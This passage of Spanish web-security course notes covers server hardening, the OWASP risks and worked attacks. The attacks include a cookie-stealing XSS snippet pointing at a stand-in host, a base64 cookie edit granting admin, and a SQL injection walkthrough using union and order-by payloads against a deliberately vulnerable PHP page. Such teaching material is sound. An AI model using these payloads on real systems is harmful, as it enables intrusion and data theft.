Por último, los expertos en seguridad como Bruce Schneier, Vincent Rijmen, AlephOne, Whitfield Diffie y muchos más, recomiendan que los programas sean código abierto; sobre todo si nuestro proyecto es una parte crítica del sistema. Las ventajas son muchas. Primero, el código puede ser revisado por muchas personas que ayudarán a que el programa sea más seguro; antes de adquirir el producto se puede verificar cuan seguro es y si contiene elementos no deseados como puertas traseras o espías. Que el código sea abierto no quiere decir que no tenga vulnerabilidades, pero ante cualquier problema los parches y las soluciones se aplican más rápidamente que en las soluciones de código cerrado. En la parte contraria se encuentran los defensores de la seguridad por obscuridad, que son en su mayoría compañías de software, cuyos principales argumentos son que el código abierto puede ser analizado por los atacantes, encontrando más vulnerabilidades que con el código fuente cerrado. También alegan que, aunque los expertos pueden revisar el código fuente abierto, son muy pocos los que en realidad lo hacen. Algunas de estas compañías incluso luchan para impedir la publicación de vulnerabilidades (no se sabe si por motivos de publicidad o seguridad), cuando se sabe que, aunque una vulnerabilidad no sea publicada no quiere decir que no esté siendo utilizada por un atacante. Para saber más acerca de este tema se pueden consultar los siguientes artículos, de entre los muchos que existen:

- **Elias Levy (AlephOne):** *Is Open Source Really More Secure than Closed?* <http://www.securityfocus.com/commentary/19>
- **Whitfield Diffie:** *Risky business: Keeping security a secret* <http://zdnet.com.com/2100-1107-980938.html>
- **John Viega:** *The Myth of Open Source Security* <http://dev-opensourceit.earthweb.com/news/000526\security.html>
- **Michael H. Warfield:** *Musings on open source security* <http://www.linuxworld.com/linuxworld/lw-1998-11/lw-11-ramparts.html>
- **Scott A. Hissam y Daniel Plakosh:** *Trust and Vulnerability in Open Source Software* <http://www.ics.uci.edu/~wscacchi/Papers/New/IEE\hissam.pdf>

De todas formas, podemos ver que se encuentran tantas vulnerabilidades en sistemas de código cerrado como abierto con la diferencia de que estos últimos suelen solucionar sus problemas mucho antes que los primeros. Lo que uno se llega a preguntar es que, si se encuentran tantas vulnerabilidades en sistemas de código cerrado, si estos fueran abiertos, cuántas más saldrían a la luz.

1.4 Sitios de interés

1.4.1 Sitios generales

- Security Code Guidelines** <http://java.sun.com/security/seccodeguide.html>
- IBM DeveloperWorks Security area** <http://www-106.ibm.com/developerworks/views/security/articles.jsp>
- Java Security Research at IBM** <http://www.research.ibm.com/javasec/>
- The Secure Programming (Secprog)** mailing list <http://www.securityfocus.com/archive/98>

-**WebAppSec**: The Web Application Security mailing list <http://www.securityfocus.com/archive/107>

-**MSDN: Code Secure**

<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure06122003.asp>

-**Microsoft resources for developing secure applications** <http://msdn.microsoft.com/security/securecode/default.aspx>

-**Microsoft Security Development Center** <http://msdn.microsoft.com/security/>

1.4.2 Referencias del documento

- **Hispasec** <http://www.hispasec.com>
- **SecurityFocus** <http://www.securityfocus.org>
- **SecureProgramming** www.secureprogramming.com
- **Splint** <http://lclint.cs.virginia.edu/>
- **GrSecurity** www.grsecurity.net
- **Pax** pax.grsecurity.net
- **Phrack** www.phrack.org
- **Libsafe** <http://www.research.avayalabs.com/project/libsafe/>
- **OpenWall** <http://openwall.com/linux>
- **StackGuard** www.immunix.org/stackguard.html
- **StackShield** <http://www.angelfire.com/sk/stackshield/>

2. Seguridad en Aplicaciones Web

2.1. Introducción

En este tema vamos a estudiar la seguridad en las aplicaciones Web. Cada vez es más común encontrar que las empresas desarrollan aplicaciones ligeras, que en vez de ser ejecutables para la plataforma de las máquinas de su red, usan servidores web, servidores de aplicaciones y aplicaciones que funcionan dentro del navegador.

Este nuevo y cada vez más extendido enfoque sobre el desarrollo de aplicaciones aporta muchas características deseables tanto para los desarrolladores como para las empresas que las usan. Entre ellas tenemos que da igual la plataforma del cliente, mientras ésta disponga de un navegador web. No importa si es un PC, si ejecuta Windows o Linux, si es un Mac, una PDA o un teléfono móvil. Otra ventaja que aporta es que la aplicación no falla por errores en el sistema de los clientes, y las nuevas actualizaciones del software no es necesario instalarlas en todos y cada uno de los clientes. Tal vez, otra característica muy interesante es permitir el acceso remoto a usuarios a las aplicaciones (por ejemplo, las compañías de seguros ya no reparten programas de tarificación, sino que permiten a los agentes el acceso a una página web que ejecuta la aplicación de tarificación).

Al mismo tiempo que el desarrollo de aplicaciones web se ha convertido en una opción muy útil para implementar soluciones a muchos niveles, es común encontrar desarrolladores poco cualificados trabajando en el diseño y programación de este tipo de sistemas de información, y ello acarrea serios riesgos en las aplicaciones, especialmente reflejados en el ámbito de la seguridad. No olvidemos que si una aplicación está en internet todo el mundo puede acceder a ella.

Los ataques a las aplicaciones web de una organización son casi siempre los más vistosos que la misma puede sufrir: en cuestión de minutos atacantes de todo el mundo se enteran de cualquier

problema en la página web principal de una empresa más o menos grande pueda estar sufriendo. Si se trata de una modificación de la misma incluso existen portales donde anunciar páginas **atacadas** donde recopilan al autor, la web y el aspecto de la misma tras el ataque. Estos cambios del aspecto de una web se los conoce con el nombre de **defaces**.

Además, si la web es importante, la noticia de la modificación salta inmediatamente a los medios, que gracias a ella pueden rellenar alguna cabecera sensacionalista sobre los **malvados hackers** y así conseguir que la imagen de la empresa atacada caiga notablemente y aumente la psicosis de los internautas y empresas.

La mayor parte de estos ataques tiene éxito gracias a:

- Una configuración incorrecta del servidor o a errores de diseño del mismo.
- Complejidad alta de los servidores de las grandes empresas, lo que los hace difíciles de administrar correctamente
- Uso de servidores de fácil instalación con una configuración genérica que no ofrece garantías de seguridad en muchos casos.
- Uso de cantidad de herramientas (lenguajes script, acceso bases de datos, herramientas comerciales, foros, frameworks...) que, si bien ofrecen una gran potencia a nuestra aplicación, también ofrecen más puertas de entrada a nuestra casa, lo que aumenta las posibilidades de recibir visitas no deseadas.

En definitiva, cada día es más sencillo para un intruso poder ejecutar órdenes de forma remota en una máquina modificar contenidos de forma no autorizada, gracias a los servidores *web* que un sistema pueda albergar. Por ello veamos qué es lo que puede ocurrirnos, como ver si nos ocurre y como evitar que nos ocurra.

2.2. ¿Por donde empezar?

Antes de todo debemos dejar claro, que si bien estamos hablando de errores en aplicaciones web, éstas poseen dos categorías diferentes:

- **Vulnerabilidades propia de la propia plataforma** donde se encuentra nuestra aplicación:
 - Sistema operativo: Linux, Windows, BSD, Solaris...
 - Servidores: Apache, Internet Information Server, Jboss, Tomcat...
 - Base de datos: Oracle, MySQL, SQL Server, Access...
- **Vulnerabilidades propias de la aplicación**, como errores de programación o de diseño.

Existen muchas aplicaciones para verificar estas vulnerabilidades y aún más para explotarlas. Algunos ataques son difíciles de automatizar, pero otros no requieren más de una docena de líneas en un lenguaje de programación para su detección y explotación. Podríamos decir que muchos de los errores pueden ser explotados por el más tonto del pueblo: muchos de los peligros están bien documentados y es fácil hacerse con herramientas que los aprovechen.

Veamos un ejemplo inicial de lo “difícil” que es todo esto. Cualquier analizador de vulnerabilidades que podamos ejecutar contra nuestros sistemas (NESSUS, *ISS Security Scanner*, *NAI CyberCop Scanner*...) es capaz de revelar información que sobre nuestros servidores e incluso existen analizadores diseñados para auditar únicamente este servicio, como *whisker*. Ejecutando este último contra una máquina podemos obtener resultados similares a los siguientes:

```
Le2k:~/HOME$./whisker.pl -h servidor
-- whisker / vl.4.0 / rain forest puppy / www.wiretrip.net --

= - - - - =
= Host: servidor
=Server:Apache/1.3.19 (Unix) PHP/4.0.4pl1 mod_ssl/2.8.2 OpenSSL/0.9.5a

+ 200 OK: HEAD /docs/
+ 200 OK: HEAD /cgi-bin/Count.cgi
+ 200 OK: HEAD /cgi-bin/textcounter.pl
+ 200 OK: HEAD /ftp/
+ 200 OK: HEAD /guestbook/
+ 200 OK: HEAD /usage/
```

El servidor nos proporciona excesiva información sobre su configuración (versión, módulos, soporte SSL...) y la herramienta ha obtenido algunos archivos y directorios que pueden resultar interesantes para un atacante:

- **/cgi-bin/***: no tiene más que acercarse a alguna base de datos de vulnerabilidades como <http://www.securityfocus.com/> o <http://icat.nist.gov/> e introducir en el buscador correspondiente el nombre del archivo para obtener información sobre los posibles problemas de seguridad que pueda presentar.
- **versiones de las herramientas**: pueden verificarse en la misma base de datos de vulnerabilidades para conocer errores y posibles códigos para explotarlos públicos.
- Nombres de ficheros y directorios: se suele tratar de nombres habituales en los servidores que contienen información que también puede resultarle útil a un potencial atacante como un directorio llamado **privado**, **admin** o un fichero **base.mdb**.

2.2.1. Medi

¿Cómo evitar estos problemas de seguridad de los que estamos hablando? Independientemente de sistema y aplicación, existen una serie de medidas básicas para conseguir una mínima seguridad.

2.2.2. Eliminar cualquier directorio, CGI o ejemplo que se instale por defecto

Los ejemplos están bien para lo que se crearon: aprender. Aunque generalmente los directorios (documentación, ejemplos...) no son especialmente críticos, el caso de los CGIs es bastante alarmante: muchos servidores incorporan programas que no son ni siquiera necesarios para el correcto funcionamiento del *software* y que en demasiados casos abren enormes agujeros de seguridad, como el acceso al código fuente de algunos archivos, la lectura de ficheros fuera del directorio raíz, o incluso la ejecución remota de comandos bajo la identidad del usuario con que se ejecuta el demonio servidor. En un servidor de desarrollo son muy útiles e incluso necesarios durante las

pruebas del sistema, pero un cliente no necesita saber si nuestro usuario de la base de datos es **antonio** y su clave **maria04**, por ejemplo.

2.2.3. Deshabilitar el Listado de directorio

Por defecto muchos servidores exhiben el siguiente comportamiento: cuando no saben que fichero mostrar al usuario porque no se le ha especificado, por ejemplo, muestran el contenido completo del directorio activo, es decir, muestran el listado de un directorio cuando no existe un fichero `index.html` o similar en el mismo.

Esto a priori no debería ser un problema si todos los ficheros son públicamente accesibles y facilita la descarga de muchos ficheros sin necesidad de ir 1 a uno. Pero en ese directorio puede haber información no pública o que no queremos que se vea. O simplemente no se quiere los visitantes naveguen fuera del camino que les hemos fijado.

En estos casos lo mejor es deshabilitar el Listado de directorios. Si el directorio no debe ser legible por nadie, con quitar permiso de lectura sobre el directorio al usuario que ejecuta el servidor sería suficiente. Si sólo queremos que no se listen los ficheros pero sean accesibles si se conoce el nombre, en Apache existen la directiva `Options -Indexes`, y en IIS existe la opción **DirectoryBrowser** que permite activar y desactivar esta funcionalidad (ver [http://technet.microsoft.com/es-es/library/cc731109\(WS.10\).aspx](http://technet.microsoft.com/es-es/library/cc731109(WS.10).aspx) y http://httpd.apache.org/docs/2.0/mod/mod_autoindex.html para más detalles sobre su configuración).

A primera vista esta medida de protección nos puede resultar curiosa: a fin de cuentas, *a priori* todo lo que haya bajo el documento base del servidor ha de ser público, ya que para eso se ubica ahí. Evidentemente la teoría es una cosa y la práctica otra muy diferente: entre los ficheros de cualquier servidor no es extraño encontrar desde archivos de *log* del cliente FTP que los usuarios suelen usar para actualizar remotamente sus páginas, paquetes TAR con el contenido de subdirectorios completos o ficheros de versionado de aplicación como CVS o SVN. Si el navegador no sabe cómo mostrarlos, presentará la opción de descargarlos, con lo que podrá descargárselo sin ningún problema.

Por supuesto, la mejor defensa contra estos ataques es evitar de alguna forma la presencia de estos archivos accesibles en nuestro servidor, a veces (seguro) esto no es posible y si un atacante sabe de su existencia puede descargarlos, obteniendo en muchos casos información realmente útil para atacar al servidor (como el código de ficheros JSP, PHP, ASP...o simplemente rutas absolutas en la máquina), y una excelente forma de saber que uno de estos ficheros está ahí es justamente el *Listado de directorios*; por si esto no queda del todo claro, no tenemos más que ir a un buscador cualquiera y buscar la cadena ``Index of /admin'`, por poner un ejemplo sencillo, para hacernos una idea de la peligrosidad de este error de configuración.

2.2.4. Usuario que ejecuta el servidor

En un servidor todo proceso se ejecuta bajo la identidad de un usuario del mismo y es muy importante el usuario bajo cuya identidad se ejecuta. Ese usuario no debe ser **nunca** el administrador del sistema (evidente), ya que cualquier error haría que tuviera acceso a todo, pero tampoco un usuario genérico como `nobody`. Se ha de tratar siempre de un usuario dedicado y sin acceso real al sistema. Además, las páginas HTML (los ficheros planos, para entendernos) **nunca** deberían ser de su propiedad y mucho menos ese usuario ha de tener permiso de escritura sobre los mismos: con un acceso de lectura (y ejecución, en caso de *CGIs*) es más que suficiente en la mayoría de los casos. Hemos de tener en cuenta que si el usuario que ejecuta el servidor puede escribir en las páginas *web* y un pirata consigue a través de algún error (configuración, diseño, programación...) ejecutar órdenes bajo la identidad de dicho usuario, podrá modificar las páginas *web* sin ningún

problema (que no olvidemos, es lo que perseguirá la mayoría de las atacantes de nuestro servidor *web*).

2.2.5. Usar IDS

Igual de importante que evitar problemas es detectar cuando alguien trata de provocarlos intentando romper la seguridad de nuestros servidores; para conseguirlo no tenemos más que aplicar las técnicas de detección de intrusos que vimos en el capítulo 5. Una característica importante de los patrones de detección de ataques vía *web* es que no suelen generar muchos falsos positivos, por lo que la configuración inicial es rápida y sencilla, al menos en comparación con otras técnicas de detección como escaneos de puertos o de tramas con alguna característica especial en su cabecera.

2.3. Perfilado de la aplicación web

Antes de ponerse a auditar una web en busca de errores, directorios y datos de una aplicación web, una práctica común es el perfilado del sitio web.

El perfilado de una aplicación web es, simplemente, descargar toda la web que queremos auditar, usando para ello software de descarga masiva. En linux podemos usar *wget*. En Windows también podemos usarlo, si disponemos de las herramientas de *cygwin*, o podemos usar *Winhttptrack*, que es un copiador de webs gratuito y de código abierto.

Así, nuestro comando *wget* para bajar entero el sitio objetivo sería:

```
wget -r -np -l0 http://www.sitio-objetivo.com
```

Una vez terminado el proceso, dispondremos del árbol de directorios de la web en nuestra propia máquina para examinarlo con calma. También podemos ayudarnos de buscadores que nos den pistas sobre:

1. Ficheros que existen en la aplicación de un tipo concreto.
2. Ficheros publicados hace tiempo que ya no lo están enlazados y sin embargo siguen existiendo en la web.
3. Ficheros indexados por error o durante un momento en que, por ejemplo, estaba activado el Listado de Directorios

Con toda esta información hemos perfilado el sitio web, con lo que vamos a conocer los tipos de ataque más frecuentes.

2.4. Metodología de ataque

Una vez disponemos de nuestro mirror de la web, podemos examinar los ficheros en busca de determinadas características que permitan aplicar alguna de las técnicas que enumeraremos en esta sección.

Las principales técnicas de ataque a aplicaciones web, según OWASP (*Open Web Application Security Project*) son:

1. **XSS: Cross Site Scripting (Secuencia de Comandos en Sitios Cruzados):** Ocurren cuando una aplicación toma información originada por un usuario y la envía a un navegador Web sin primero validar o codificar el contenido. XSS permite a

los atacantes ejecutar secuencias de comandos en el navegador Web de la víctima que pueden secuestrar sesiones de usuario, modificar sitios Web, insertar contenido hostil, etc.

2. **Inyección de código:** en particular la inyección SQL, son comunes en aplicaciones Web. La inyección ocurre cuando los datos proporcionados por el usuario son enviados e interpretados como parte de una orden o consulta. Los atacantes interrumpen el intérprete para que ejecute comandos no intencionados proporcionando datos especialmente modificados.
3. **Ejecución de ficheros malintencionados:** El código vulnerable a la inclusión remota de ficheros (RFI) permite a los atacantes incluir código y datos maliciosos, resultando en ataques devastadores, tales como la obtención de control total del servidor. Los ataques de ejecución de ficheros malintencionados afectan a PHP, XML y cualquier entorno de trabajo que acepte ficheros de los usuarios.
4. **Referencia Insegura y Directa a Objetos:** Una referencia directa a objetos (*direct object reference*) ocurre cuando un programador expone una referencia hacia un objeto interno de la aplicación, tales como un fichero, directorio, registro de base de datos, o una clave tal como una URL o un parámetro de formulario Web. Un atacante podría manipular este tipo de referencias en la aplicación para acceder a otros objetos sin autorización.
5. **Falsificación de Petición en Sitios Cruzados (Cross Site Request Forgery o CSRF):** Un ataque CSRF fuerza al navegador validado de una víctima a enviar una petición a una aplicación Web vulnerable, la cual entonces realiza la acción elegida por el atacante a través de la víctima. CSRF puede ser tan poderosa como la aplicación siendo atacada.
6. **Revelación de Información y gestión Incorrecta de Errores:** Las aplicaciones pueden revelar, involuntariamente, información sobre su configuración, su funcionamiento interno, o pueden violar la privacidad a través de una variedad de problemas. Los atacantes pueden usar esta vulnerabilidad para obtener datos delicados o realizar ataques más serios.
7. **Perdida de Autenticación y Gestión de Sesiones:** Las credenciales de cuentas y los identificadores de sesión (*session token*) frecuentemente no son protegidos

adecuadamente. Los atacantes obtienen contraseñas, claves, o identificadores de sesión para obtener identidades de otros usuarios.

8. **Almacenamiento Criptográfico Inseguro:** Las aplicaciones Web raramente utilizan funciones criptográficas adecuadamente para proteger datos y credenciales. Los atacantes usan datos débilmente protegidos para llevar a cabo robos de identidad y otros crímenes, tales como fraude de tarjetas de crédito.
9. **Comunicaciones Inseguras:** Las aplicaciones frecuentemente fallan al cifrar tráfico de red cuando es necesario proteger comunicaciones delicadas.
10. **Fallos de restricción de acceso a URL:** Frecuentemente, una aplicación solo protege funcionalidades delicadas previniendo la visualización de enlaces o URLs a usuarios no autorizados. Los atacantes utilizan esta debilidad para acceder y llevar a cabo operaciones no autorizadas accediendo a esas URLs directamente.

A estos errores podemos añadir que algunos de estos ataques ocurren por la existencia de:

1. ***Puertas traseras y opciones de depuración:*** aplicaciones con opciones ocultas o utilidades usadas durante el desarrollo de la misma por los implementadores y que olvidaron eliminar. Por ejemplo, la empresa de una librería usaba un script para interactuar con los datos de la base de datos de forma que desde esta utilidad es posible realizar todo tipo de operaciones comerciales y económicas.
2. ***Problemas de configuración:*** en este caso el problema es de las instalaciones o configuraciones por defecto de software popular. Accedemos al panel de control de una base de datos en la que no necesitamos autenticarnos o susceptible a *cookie poisoning*, etc.
3. ***Vulnerabilidades conocidas:*** como decíamos al inicio, los programas tienen errores. Si nuestra máquina no está actualizada, alguien que conozca qué hemos instalado, puede averiguar fácilmente como atacar. Ejemplos de esto pueden ser el **Slammer**, capaz de bloquear medio Internet, incluidas muchas aplicaciones web, por un error antiguo que no se había actualizado.

2.5. Explicación de los tipos de ataques más frecuentes

Vamos a centrarnos en la explicación de algunos ataques típicos a aplicaciones web, aunque no nos centraremos en las vulnerabilidades relativas a servidores o aplicaciones específicas. Para todo este tipo de problemas, lo mejor es descubrir la versión del software que ejecuta el servidor, y dar un paseo por el bugtrack (<http://www.securityfocus.com>), donde encontraremos información de los problemas de seguridad que pudiera tener la plataforma en cuestión.

2.5.1. Hidden Manipulation

Hasta hace relativamente poco tiempo (aún existe algún caso), era frecuente encontrar en las aplicaciones web de comercio electrónico campos ocultos que indicaban el importe que había que pagar, a la hora de la comunicación con las pasarelas de pago de los bancos.

Estos campos típicamente tendrán la forma `<input type="hidden" name="importe" value="120,52">`. Nosotros podemos acceder a ellos mirando el código fuente de la página web, y podremos manipularlos de diversas maneras: o bien descargando el código fuente a nuestra máquina, modificando ese importe y enviando el formulario de manera local o bien mediante el uso de un proxy como Achilles o WebProxy, con los que podremos recoger la petición http que se origina hacia el servidor y modificar a nuestro gusto los parámetros post de la misma.

2.5.2. Cookie Poisoning

Dado que protocolo web no mantiene estado entre peticiones, se han habilitado diferentes métodos para identificar a los clientes y sus datos durante su uso de la aplicación. En algunos casos esto se realiza mediante el paso de parámetros y en otros mediante cookies, que son ficheros que el navegador guarda y envía con cada petición que se haga a un servidor o dirección concreta.

El problema viene con la forma de generar estos parámetros o cookies. Si usamos un dato propio del usuario como su identificador en el sistema o su DNI, por ejemplo. Como las cookies se almacenan en nuestras máquinas, tenemos acceso a las mismas y podemos modificarlas a nuestro antojo, poniendo otro id de usuario, otro DNI o, si el manejo de la cookie es ineficiente, introduciendo incluso código.

Esto mismo es válido para el uso ineficiente de la criptografía que, recordemos, era uno de los errores típicos del Top Ten que vimos. Por ejemplo, codificar la cookie como base64 complica su identificación pero es fácilmente descifrable (no olvidemos que es un algoritmo de codificación, no de encriptación). Hagamos un pequeño hack en perl para descodificar cadenas en base64:

Texto a base64

```
#!/usr/bin/perl
use MIME::Base64;
print encode_base64($ARGV[0]);
```

Base64 a texto

```
#!/usr/bin/perl
use MIME::Base64;
print decode_base64($ARGV[0]);
```

El módulo MIME::Base64 podemos descargarlo de cpan (<http://www.cpan.org>)

Un ejemplo: abrimos una cookie y encontramos una cadena a priori ilegible (SXNBZG1pbj1GYWxzZQ==)

Si usamos el segundo código (o cualquier decodificador de base64) encontraremos que la cadena codificada corresponde a algo muy sencillo de leer:

```
$b642txt.pl SXNBZG1pbj1GYWxzZQ==
IsAdmin=False
```

Por tanto, simplemente escribimos el texto que deseamos meter en la cookie IsAdmin=True, lo pasamos por el primer código y lo sustituimos como contenido de nuestra cookie. Si tenemos suerte, la aplicación nos reconocerá como administrador.

Si no tenemos la suerte de que nuestro objetivo use algoritmos reversibles, tendremos que echarle un poquillo de imaginación, y probar combinaciones que creamos que los desarrolladores del sitio han podido usar y pasarlos por diversos algoritmos de hash hasta encontrar una firma coincidente con el texto de la cookie.

2.5.3. Cross Site Scripting (XSS)

Este tipo de ataque es muy típico en muchísimas aplicaciones web y en estos últimos meses está cobrando una especial relevancia por la gran cantidad de problemas de este tipo que se han descubierto en redes sociales como Facebook y otras como Twitter.

Si nos encontramos con una página que nos permita añadir contenidos, y tenga problemas con la validación de entradas, podemos inyectar código script no permitido en la página que se ejecute en quien lo vea. En aplicaciones donde la gente escribe en “muros”, si un visitante ve la página el código le obligará a realizar acciones inconscientes que pueden producir que él también se “infecte” y así se extienda el problema a tus amigos y a los amigos de tus amigos.

Este tipo de ataques puede resultar sensible de cara a recuperar información sobre los usuarios de la aplicación, secuestrar sesiones, o incluso hacer defacements de los sitios.

Un ejemplo que nos permite interceptar las cookies de sesión de un usuario sería inyectar, por ejemplo, en un foro el siguiente trozo de código:

```
<a href="http://www.sitiomalo.com/imagen.jpg?document.cookie" />
```

De esta forma con simplemente revisar los logs de acceso del sistema el atacante tendría acceso a las cookies del usuario.

En ocasiones se puede saltar las validaciones de las etiquetas mediante el uso de los caracteres codificados “%3cscript%3c...”

2.5.4. Inyección SQL

2.5.4.1. Definición

La inyección SQL es una técnica de ataque que puede ser empleada contra páginas y aplicaciones Web que usan sistemas gestores de bases de datos (SGBD) relacionales a los que se acceden mediante SQL para generar contenidos de forma dinámica.

El ataque consiste en la inserción (o inyección) de código SQL para modificar la consulta enviada a la base de datos buscando un cambio en los valores devueltos, en los datos almacenados o en la propia base de datos. El origen de este tipo de ataques es la pobre o nula comprobación de los datos de entrada.

2.5.4.2. Alcance de un posible ataque

Los ataques de inyección SQL son ataques con grandísimas posibilidades de provocar diferentes daños en lo relativo a los siguientes aspectos de seguridad:

- **Confidencialidad:** permite conocer información confidencial que no podría mostrarse sin usar estas técnicas.
- **Integridad:** podrían modificarse datos de la aplicación sin el consentimiento de sus propietarios.
- **Disponibilidad:** podría eliminarse la información existente en la base de datos.
- **Autenticidad:** podría fabricarse información de forma no autorizada.

Además de estos aspectos, la inyección SQL permite a un atacante aplicar otro tipo de técnicas avanzadas que pueden comprometer la seguridad de todo el servidor en el que se ejecutan las aplicaciones, a través de técnicas avanzadas:

- Creación de ficheros arbitrarios en el sistema de archivos con objeto de:

- Provocar *defacements*³ del sitio Web.
- Subida y ejecución de código arbitrario.
- Incluir, de forma indirecta, código remoto que se ejecutará con los privilegios del usuario que ejecuta el servidor Web y con los privilegios del usuario que ejecuta el servidor de bases de datos.
- Presentación por pantalla de ficheros del sistema de archivos:
 - Permitiría coger información confidencial de configuración de la aplicación y otros servicios: por ejemplo, listados de ficheros, estructuras de directorios, ficheros de configuración, ficheros con usuarios y claves.

2.5.4.3. Anatomía de un ataque de inyección SQL

A grandes rasgos, los ataques de inyección SQL presentan una anatomía típica:

1. Encontrar una página dentro del sitio web que, tras manipular los parámetros de entrada (por método GET o POST), produzca un error, o un comportamiento anómalo.
2. Manipular la entrada no válida hasta que se pueda determinar la estructura de la tabla subyacente. En ocasiones este proceso es un proceso heurístico. El objetivo es encontrar una combinación de sentencias que se ejecute limpiamente.
3. Recopilar datos de interés a través de consultas. Dichos datos pueden ser:
 - a. Información sobre estructura, variables y permisos de la base de datos
 - b. Información sobre el sistema subyacente.
 - c. Contenido no público almacenado en la base de datos.
4. Modificar cualquiera de los datos del punto 3

2.5.4.4. ¿Cómo prevenir el ataque de SQL Injection?

Las precauciones que impedirán la ejecución SQL arbitraria:

1. Control de errores: no deben mostrarse errores relacionados con consultas SQL en las páginas de la aplicación, aunque estos errores se produzcan.
2. Revisión de parámetros: la concatenación de parámetros recibidos en consultas SQL debe ser evitada a toda costa. En su lugar, deben declararse variables en la aplicación que recojan los parámetros, establezcan las validaciones de tipo (numérico, cadena, etc.) y la conversión explícita de los parámetros al tipo de datos que debe ser usado.
 - a. En .NET, puede emplearse la función **Int32.parse()** para validar que el parámetro introducido es un número entero, por ejemplo.
 - b. En Java, la función **Integer.parseInt()** realizaría la misma función.
 - c. En general, en cualquier lenguaje un buen uso de expresiones regulares permite validar si las entradas de datos se adaptan al formato esperado.
 - d. A más alto nivel, el uso de funciones de tipo PreparedStatements o un ORM en Java o de SQLCommands y ObjectDataSources en .NET son medios para evitar la inyección SQL.

³ Proceso mediante el cual se modifica fraudulentamente el aspecto y/o contenido de una página web. Normalmente estos cambios informan de quién ha realizado el cambio (para adquirir notoriedad) o mensajes de índole política.

3. Procedimientos almacenados: siempre que sea posible, los procedimientos almacenados en la base de datos resultan más complicados de romper que las consultas preparadas por concatenación para una única ejecución.
4. Privilegios del usuario: el usuario que emplea la aplicación a la base de datos debería tener muy limitados los permisos de acceso a la base de datos:
 - a. Permitir ejecuciones **update**, **insert** e incluso **select** solo sobre las tablas que sean realmente necesarias.
 - b. No permitir **drop**, **create**, **delete**, **alters** u otras instrucciones que pueden ser potencialmente peligrosas con el usuario de la aplicación.
5. Proteger el esquema:
 - a. Comúnmente los elementos de formularios y páginas emplean los mismos nombres que los esquemas de bases de datos. Resulta recomendable que los nombres de los campos en los formularios sean diferentes a los nombres de los campos en la base de datos, para evitar la inferencia directa en la fase de descubrimiento del esquema.

2.5.4.5. Tipos de inyección SQL

2.5.4.5.1. Simple

Como hemos dicho, la base es inyectar código SQL dentro de una consulta. Supongamos el siguiente código:

```
<?php
    if(array_key_exists('cadena',$_GET)) {
        $conexion = mysql_connect("localhost", "asi7", "asi7");
        mysql_select_db("asi7", $conexion);

        $query = "SELECT * FROM usuarios where nombre='".$_GET['cadena']."'";
        $resultado = mysql_query($query, $conexion) or die(mysql_error());
        $num = mysql_num_rows($resultado);

        if ($num > 0) {
            while ($fila = mysql_fetch_assoc($resultado)) {
                echo "Nombre: <strong>".$fila['nombre']."</strong> ";
                echo "<strong>".$fila['apellidos']."</strong><br>";
            }
        } else {
            echo "No encontrado nada<br>";
        }
    }

?>
<h1>Búsque sus amigos</h1>
<form method="GET" action="listado.php">
    <input type="text" name="cadena" id="cadena" value="" />
    <input type="submit" value="Buscar" />
</form>
```

Ilustración 3: Código vulnerable con muestra de errores

Este código lo que hace es realizar búsqueda de los usuarios que tienen un nombre concreto. Simplemente es un buscador que, mediante GET, envía un parámetro **cadena** que se busca en la

base de datos y presenta el nombre y apellidos de los usuarios que tienen ese nombre. Como puede verse, el parámetro de la consulta se pasa a la consulta sin filtrar, sin comprobar nada, por lo que es susceptible de una inyección SQL.

Si abrimos la página en nuestro navegador encontramos el siguiente formulario:

Busque sus amigos

Este caso es el más simple que podemos encontrarnos ya que el parámetro no sufre ninguna validación y si nos equivocamos en la inyección, el sistema nos puede dar información sobre qué es lo que ha pasado.

Veamos que ocurre cuando inyectamos diferentes parámetros en la página y por qué este es el caso más simple:

Si le pasamos un nombre de usuario válido, por ejemplo, **usuario** obtenemos el listado de usuarios que esperábamos.

Nombre: **Usuario Normal**

Nombre: **Usuario Último**

Busque sus amigos

Si queremos saber si está un amigo nuestro llamado Peter O'hara, e introducimos el apellido de nuestro amigo, **o'hara**, obtenemos el siguiente resultado

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'hara' at line 1

Como vemos, es un error al ejecutar la consulta de la base de datos. Teniendo en mente la consulta a ejecutar, es obvio ver que falla porque la comilla de o'hara cierra la consulta de usuario='\$usuario' y la base de datos no sabe cómo interpretar el texto hara'.

El objeto de una inyección, recordemos, es insertar código SQL para obtener una CONSULTA VÁLIDA. Cada caso es un mundo, pero la expresión más sencilla que podemos probar, cuando el resultado esperado es una cadena es **a' or 'a'='a'** que convierte la consulta que teníamos en **SELECT * FROM usuarios where nombre='a' or 'a'='a'**

(Las comillas inicial y final son parte de la consulta, no del parámetro) que, en castellano nos dice que quiere todos los registros de la tabla usuarios que tengan como nombre "a" o que cumplan que la letra "a" sea igual a la letra "a" (lo cual de momento es siempre cierto).

Por tanto, el resultado de esa consulta serán todos los registros de la base de datos

Nombre: **Administrador Supremo**Nombre: **Usuario Normal**Nombre: **Otro Usuario**Nombre: **Usuario Último**

Busque sus amigos

Esta consulta es de las típicas válida en multitud de situaciones, pero depende de lo compleja que sea la consulta a la base de datos habrá que realizar variaciones para adaptarse a dichas particularidades.

Con esto ya tenemos claro que la página es vulnerable a inyección SQL (Punto 1 de la sección Anatomía del ataque). Ahora tenemos que ir al paso 2 e intentar averiguar la estructura de la base de datos lo más completamente posible. En función del motor de base de datos que nos atienda (y de la versión), la forma de esta información varía. Pero si la web tiene activado el mostrar los errores, la labor se simplifica mucho.

Para añadirle información a los resultados de las consultas tenemos el operador de SQL **union**, que permite unir los resultados de dos consultas en una. Tiene varias restricciones, de las cuales la más importante es que el número de columnas de ambas consultas debe ser el mismo. Si inyectamos como nombre a buscar **a' union select 1,'a** el resultado que obtenemos es:

The used SELECT statements have a different number of columns

Con lo que deberemos saber cuántas columnas posee la tabla de la consulta. Podemos probar a aumentar el número de columnas en la unión hasta que deje de darnos ese error (en este caso 5) o usar operadores de SQL como order by. Si como nombre proporcionamos la cadena **usuario' order by 6 --** el resultado será un error diciendo que el parámetro 6 no existe. Si bajamos a 5, 4, 3, 2 o 1, el resultado serán los 2 usuarios que se llaman “Usuario”.

Si en lugar del operador OrderBy usamos la consulta de arriba con 5 parámetros, **a' union select 1,2,3,4,'a** la consulta variará y nos devolverá algo parecido a esto:

Nombre: **2 a**

Busque sus amigos

Donde vemos que nos muestra los parámetros de la posición 2 y 5 (la letra a). Por tanto sabemos ya el número de columnas de la tabla y cuales se muestran. Con esto culminamos el paso 2 de un ataque.

